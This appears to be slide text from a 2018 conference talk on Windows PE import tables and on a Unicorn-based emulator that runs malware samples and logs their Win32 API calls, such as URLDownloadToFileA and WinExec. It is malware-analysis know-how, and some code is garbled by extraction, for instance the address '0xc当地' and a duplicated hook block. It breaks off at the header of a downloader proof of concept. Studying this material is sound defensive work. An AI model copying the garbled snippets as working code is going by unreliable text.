.NumberOfSections

.SizeofImage

.DataDirectory

Exe File (PE)





index

0	Export Directory
1	Import Directory
2	Resource Directory
3	Exception Directory
4	Security Directory
5	Base Relocation Table
...	
12	Import Address Table
...	

IMAGE_DATA_DIRECTORY[16]

```
typedef struct _IMAGE_DATA_DIRECTORY {  
    DWORD VirtualAddress;  
    DWORD Size;  
} IMAGE_DATA_DIRECTORY, *PIMAGE_DATA_DIRECTORY;
```

Exe File (PE)



...

OptionalHeader

index

DataDirectory

12

Import Address Table



...

.VirtualAddress

.Size

```
typedef struct _IMAGE_DATA_DIRECTORY {  
    DWORD    VirtualAddress;  
    DWORD    Size;  
} IMAGE_DATA_DIRECTORY, *PIMAGE_DATA_DIRECTORY;
```

Exe File (PE)



...

OptionalHeader

index

DataDirectory

12

Import Address Table

...

.VirtualAddress

.Size

IMAGE_IMPORT_DESCRIPTOR

Exe File (PE)

NT Header

OptionalHeader

index

12

DataDirectory

Import Address Table

.Size

.VirtualAddress

sizeof(Descriptor Array)

IMAGE_IMPORT_DESCRIPTOR Array

IMAGE_IMPORT_DESCRIPTOR 1

IMAGE_IMPORT_DESCRIPTOR 2

IMAGE_IMPORT_DESCRIPTOR 3

:

\x00\x00\x00\x00\x00\x00\x00

Fixed Size

Fixed Size

Fixed Size

sizeof(IMAGE_IMPORT_DESCRIPTOR)

IMAGE_IMPORT_DESCRIPTOR

```
typedef struct _IMAGE_IMPORT_DESCRIPTOR {
    union {
        DWORD Characteristics; // 0 for terminating null import descriptor
        DWORD OriginalFirstThunk; // RVA to original unbound IAT (PIMAGE_THUNK_DATA)
    } DUMMYUNIONNAME;
    DWORD TimeDateStamp; // 0 if not bound,
    // -1 if bound, and real date\time stamp
    // in IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT (new BIND)
    // O.W. date/time stamp of DLL bound to (Old BIND)

    DWORD ForwarderChain; // -1 if no forwarders
    DWORD Name;
    DWORD FirstThunk; // RVA to IAT (if bound this IAT has actual addresses)
} IMAGE_IMPORT_DESCRIPTOR;
typedef IMAGE_IMPORT_DESCRIPTOR UNALIGNED *PIMAGE_IMPORT_DESCRIPTOR;
```

Exe File (PE)

NT Header

OptionalHeader

```
typedef struct _IMAGE_IMPORT_BY_NAME {  
    WORD Hint;  
    CHAR Name[1];  
} IMAGE_IMPORT_BY_NAME;
```

index

12

DataDirectory

Import Address Table

.Size

IMAGE_IMPORT_DESCRIPTOR 1

.FirstThunk

.Name (**User32.dll**)

IMAGE_IMPORT_BY_NAME: **MessageBoxA**

.VirtualAddress

.OriginalFirstThunk

Exe File (PE)

NT Header

OptionalHeader

```
push 0
push 0x40dead
push 0x40beef
push 0
call ds:0x40cafe
xor eax, eax
ret
```

index

12

DataDirectory

Import Address Table

.Size

.Name (User32.dll)

IMAGE_IMPORT_DESCRIPTOR 1

.FirstThunk = 0xcafe

IMAGE_IMPORT_BY_NAME: MessageBoxA

.VirtualAddress

.OriginalFirstThunk



```
HANDLE mod = LoadLibrary("User32.dll");
```

```
GetProcAddress(mod, "MessageBoxA") = 0x7547EA99
```

Exe File (PE)

NT Header

OptionalHeader

index

12

DataDirectory

Import Address Table

.Size

.Name (**User32.dll**)

IMAGE_IMPORT_DESCRIPTOR 1

MessageBoxA: *(uint32_t *)0xcafe = 0x7547EA99

LoadStringA: *(uint32_t *)0xc当地 = 0x75130D4D

KillTimer: *(uint32_t *)0xcb01 = 0x754364C7

Lastest Thunk: *(uint32_t *)0xcb02 = NULL

Thunk Array

.FirstThunk = 0xcafe

.Thunk = 0xc当地

.Thunk = 0xcb00

.Thunk = 0xcb02

> My Win32 Internal

```
21 class malBox(object):  
22  
23     win32_dict = {  
24         'Kernel32.dll' : {  
25             'dllName' : 'Kernel32.dll',  
26             'dllBase' : 0xff00000,  
27             'apiDict' : {  
28                 'OpenProcess' : 0xff00001,  
29                 'CreateProcessA' : 0xff00002, ...  
30             }  
31         }, ...  
32     }
```

> Repair IAT

```
# repair import descriptor (import address table)
self.printLog("\t[+] Listing the imported symbols")
for entry in self.pe.DIRECTORY_ENTRY_IMPORT:
    curr_dll_dict = {}
    curr_dll_dict['apiDict'] = {}
    curr_dll_dict['dllName'] = entry.dll.decode()
    curr_dll_dict['dllBase'] = HOOK_BASE + len(self.win32_dict) * EACH_DLL_PAGE_SIZE
    curr_dll_dict['dllLimt'] = curr_dll_dict['dllBase'] + EACH_DLL_PAGE_SIZE - 1

    self.uc.mem_map(curr_dll_dict['dllBase'], EACH_DLL_PAGE_SIZE)
    self.uc.mem_write(curr_dll_dict['dllBase'], b'\xC3' * EACH_DLL_PAGE_SIZE) # ret
    self.printLog('\t%x - %s' % (curr_dll_dict['dllBase'], curr_dll_dict['dllName']))

    for imp in entry.imports:
        curr_api_name = imp.name.decode()
        curr_api_addr = curr_dll_dict['dllBase'] + len(curr_dll_dict['apiDict'])
        self.uc.mem_write(imp.address, struct.pack('<I', curr_api_addr))
        curr_dll_dict['apiDict'][curr_api_addr] = curr_api_name
        self.printLog("\t\t[%x] -> %s @ %x" % (imp.address, curr_api_name, curr_api_addr))
    self.win32_dict[curr_dll_dict['dllName']] = curr_dll_dict
```

```
aaaddress1 ➤ adrs-mbp ➤ ~ ➤ Desktop ➤ vtMal ➤ $ ➤ python3 emuMalware.py
```

>_Repair IAT

```
88 8888888ba  
88 88 "8b  
88 88 ,8P  
88,dPYba,,adPYba,,adPPYYba, 88 88aaaaaa8P' ,adPPYba, 8b,,d8  
88P' "88" "8a "" `Y8 88 88""""8b, a8" "8a `Y8,,8P'  
88 88 88 ,adPPP88 88 88 `8b 8b d8 )888(  
88 88 88 88,,88 88 88 a8P "8a,,a8" ,d8" "8b,  
88 88 88 `8bbdP"Y8 88 88888888P" `YbbdP" 8P' `Y8
```

```
[+] malbox :: init -> ConsoleApplication1.exe  
[+] file data ready  
[+] detect x86 type machine  
[+] malbox is ready :)
```

```
[+] malbox :: run  
[+] finish mapping section into process  
[+] Listing the imported symbols  
ff00000 - KERNEL32.dll  
[402000] -> GetTempPathA @ ff00000  
[402004] -> WinExec @ ff00001  
[402008] -> GetCurrentProcess @ ff00002  
[40200c] -> GetModuleHandleW @ ff00003  
[402010] -> IsProcessorFeaturePresent @ ff00004  
[402014] -> SetUnhandledExceptionFilter @ ff00005  
[402018] -> UnhandledExceptionFilter @ ff00006  
[40201c] -> IsDebuggerPresent @ ff00007  
[402020] -> InitializeSListHead @ ff00008  
[402024] -> GetSystemTimeAsFileTime @ ff00009  
[402028] -> GetCurrentThreadId @ ff0000a  
[40202c] -> GetCurrentProcessId @ ff0000b  
[402030] -> QueryPerformanceCounter @ ff0000c  
[402034] -> TerminateProcess @ ff0000d  
ff01000 - urlmon.dll  
[4020bc] -> URLDownloadToFileA @ ff01000  
ff02000 - VCRUNTIME140.dll  
[40203c] -> memset @ ff02000  
[402040] -> _except_handler4_common @ ff02001
```

Challenge 3




> Emulation Thread

> Thread



Registers	
eax	41414141
ebx	42424242
ecx	43434343
edx	44444444
...	...
esp	7fffffff
ebp	7fffffff
eip	401000



> Periodic Table?

ADD Eb Gb <i>00</i>	ADD Ev Gv <i>01</i>	ADD Gb Eb <i>02</i>	ADD Gv Ev <i>03</i>	ADD AL Ib <i>04</i>	ADD eAX Iv <i>05</i>	PUSH ES <i>06</i>	POP ES <i>07</i>	OR Eb Gb <i>08</i>	OR Ev Gv <i>09</i>	OR Gb Eb <i>0A</i>	OR Gv Ev <i>0B</i>	OR AL Ib <i>0C</i>	OR eAX Iv <i>0D</i>	PUSH CS <i>0E</i>	TWOBYTE <i>0F</i>
ADC Eb Gb <i>10</i>	ADC Ev Gv <i>11</i>	ADC Gb Eb <i>12</i>	ADC Gv Ev <i>13</i>	ADC AL Ib <i>14</i>	ADC eAX Iv <i>15</i>	PUSH SS <i>16</i>	POP SS <i>17</i>	SBB Eb Gb <i>18</i>	SBB Ev Gv <i>19</i>	SBB Gb Eb <i>1A</i>	SBB Gv Ev <i>1B</i>	SBB AL Ib <i>1C</i>	SBB eAX Iv <i>1D</i>	PUSH DS <i>1E</i>	POP DS <i>1F</i>
AND Eb Gb <i>20</i>	AND Ev Gv <i>21</i>	AND Gb Eb <i>22</i>	AND Gv Ev <i>23</i>	AND AL Ib <i>24</i>	AND eAX Iv <i>25</i>	ES: <i>26</i>	DAA <i>27</i>	SUB Eb Gb <i>28</i>	SUB Ev Gv <i>29</i>	SUB Gb Eb <i>2A</i>	SUB Gv Ev <i>2B</i>	SUB AL Ib <i>2C</i>	SUB eAX Iv <i>2D</i>	CS: <i>2E</i>	DAS <i>2F</i>
XOR Eb Gb <i>30</i>	XOR Ev Gv <i>31</i>	XOR Gb Eb <i>32</i>	XOR Gv Ev <i>33</i>	XOR AL Ib <i>34</i>	XOR eAX Iv <i>35</i>	SS: <i>36</i>	AAA <i>37</i>	CMP Eb Gb <i>38</i>	CMP Ev Gv <i>39</i>	CMP Gb Eb <i>3A</i>	CMP Gv Ev <i>3B</i>	CMP AL Ib <i>3C</i>	CMP eAX Iv <i>3D</i>	DS: <i>3E</i>	AAS <i>3F</i>
INC eAX <i>40</i>	INC eCX <i>41</i>	INC eDX <i>42</i>	INC eBX <i>43</i>	INC eSP <i>44</i>	INC eBP <i>45</i>	INC eSI <i>46</i>	INC eDI <i>47</i>	DEC eAX <i>48</i>	DEC eCX <i>49</i>	DEC eDX <i>4A</i>	DEC eBX <i>4B</i>	DEC eSP <i>4C</i>	DEC eBP <i>4D</i>	DEC eSI <i>4E</i>	DEC eDI <i>4F</i>
PUSH eAX <i>50</i>	PUSH eCX <i>51</i>	PUSH eDX <i>52</i>	PUSH eBX <i>53</i>	PUSH eSP <i>54</i>	PUSH eBP <i>55</i>	PUSH eSI <i>56</i>	PUSH eDI <i>57</i>	POP eAX <i>58</i>	POP eCX <i>59</i>	POP eDX <i>5A</i>	POP eBX <i>5B</i>	POP eSP <i>5C</i>	POP eBP <i>5D</i>	POP eSI <i>5E</i>	POP eDI <i>5F</i>
PUSHA <i>60</i>	POPA <i>61</i>	BOUND Gv Ma <i>62</i>	ARPL Ew Gw <i>63</i>	FS: <i>64</i>	GS: <i>65</i>	OPSIZE: <i>66</i>	ADSIZE: <i>67</i>	PUSH Iv <i>68</i>	IMUL Gv Ev Iv <i>69</i>	PUSH Ib <i>6A</i>	IMUL Gv Ev Ib <i>6B</i>	INSB Yb DX <i>6C</i>	INSW Yz DX <i>6D</i>	OUTSB DX Xb <i>6E</i>	OUTSW DX Xv <i>6F</i>
JO Jb <i>70</i>	JNO Jb <i>71</i>	JB Jb <i>72</i>	JNB Jb <i>73</i>	JZ Jb <i>74</i>	JNZ Jb <i>75</i>	JBE Jb <i>76</i>	JA Jb <i>77</i>	JS Jb <i>78</i>	JNS Jb <i>79</i>	JP Jb <i>7A</i>	JNP Jb <i>7B</i>	JL Jb <i>7C</i>	JNL Jb <i>7D</i>	JLE Jb <i>7E</i>	JNLE Jb <i>7F</i>
ADD Eb Ib <i>80</i>	ADD Ev Iv <i>81</i>	SUB Eb Ib <i>82</i>	SUB Ev Ib <i>83</i>	TEST Eb Gb <i>84</i>	TEST Ev Gv <i>85</i>	XCHG Eb Gb <i>86</i>	XCHG Ev Gv <i>87</i>	MOV Eb Gb <i>88</i>	MOV Ev Gv <i>89</i>	MOV Gb Eb <i>8A</i>	MOV Gv Ev <i>8B</i>	MOV Ew Sw <i>8C</i>	LEA Gv M <i>8D</i>	MOV Sw Ew <i>8E</i>	POP Ev <i>8F</i>

> Thread



Registers	
eax	41414141
ebx	42424242
ecx	43434343
edx	44444444
...	...
esp	7fffffff
ebp	7fffffff
eip	401000

```
addr @ 401000:  
6A 00  
68 AD DE 40 00  
68 EF BE 40 00  
6A 00  
FF 15 FE CA 40 00  
33 C0  
C3
```

via
x86 Instruction Set

```
push    0  
push    0x40dead  
push    0x40beef  
push    0  
call    ds:0x40cafe  
xor     eax, eax  
ret
```

> _hook

```
# emulator hook
@staticmethod
def hook_code(uc, addr, size, self):
    sp = uc.reg_read(UC_X86_REG_ESP) # stack pointer
    args = struct.unpack('<IIIIII', uc.mem_read(sp, 24))
    retn_addr = args[0]
    caller_addr = args[0] - 6 # size of 'call ds: xxxx' = 6 in x86

    # program counter is point to win32 api?
    if HOOK_BASE <= addr <= HOOK_BASE_MAX:
        api_name = self.win32_get_api_name_by_addr(addr)
        if api_name == None:
            self.printApi('![!] %x: executed bad API addr @ %x' % (caller_addr, addr))
        else:
            self.printApi('\n[+] %x: invoked win32 API %s' % (caller_addr, api_name))
            self.printApi('[+] ----- stack trace -----')
            for i in range(1, 5):
                strval = uc.mem_read(args[i], 30).decode('utf8', errors='ignore').strip('\x00')
                self.printApi('>>> args_%i(%x) --> %.8x | %s' % (i, sp + 4 * i, args[i], strval))
            self.printApi('-----\n')
    else:
        malBox.print_memory(uc, addr, size, self)
```

> _hook

```
# emulator hook
@staticmethod
def hook_code(uc, addr, size, self):
    sp = uc.reg_read(UC_X86_REG_ESP) # stack pointer
    args = struct.unpack('<IIIIII', uc.mem.read(sp, 24))

# deal with x86 call frame
self.uc.mem_map(0, 1024 * 1024 * 4)
self.uc.reg_write(UC_X86_REG_ESP, self.stack_base + self.stack_size - 4)
self.printLog('\t[+] allocate stack @ %x' % (self.stack_base + self.stack_size - 4))

self.uc.hook_add(UC_HOOK_CODE, malBox.hook_code, self)

else:
    self.printApi('\n[+] %x: invoked win32 API %s' % (caller_addr, api_name))
    self.printApi('[+]' + '-' * 30 + ' stack trace' + '-' * 30)
    for i in range(1, 5):
        strval = uc.mem_read(args[i], 30).decode('utf8', errors='ignore').strip('\x00')
        self.printApi('>>> args[%i](%x) --> %.8x | %s' % (i, sp + 4 * i, args[i], strval))
    self.printApi('-----\n')

else:
    malBox.print_memory(uc, addr, size, self)
```

> Emulation

```
42     try:
43         print("Virtualize Running ... ")
44         mu.reg_write(UC_X86_REG_ESP, 0x3fffff) # point esp to stack memory (0x3fffff)
45         mu.reg_write(UC_X86_REG_EBP, 0x3fffff)
46         mu.reg_write(UC_X86_REG_FS, TIB)
47
48         mu.hook_add(UC_HOOK_CODE, hook_code)
49         mu.emu_start(addrEntry, 0)
50
51     # now print out some registers
52     print("Emulation done. ")
53     sys.exit(0)
54     r_ecx = mu.reg_read(UC_X86_REG_ECX)
55     r_edx = mu.reg_read(UC_X86_REG_EDX)
56     print(">>> ECX = 0x%x" %r_ecx)
57     print(">>> EDX = 0x%x" %r_edx)
58
59 except UcError as e:
60     print("ERROR: %s" % e)
```

> _Downloader

```
1  /**
2  * HITCON CMT 2018 PoC, Downloader
3  * by aaaddress1@chroot.org
4  *
5  * compile via MinGW:
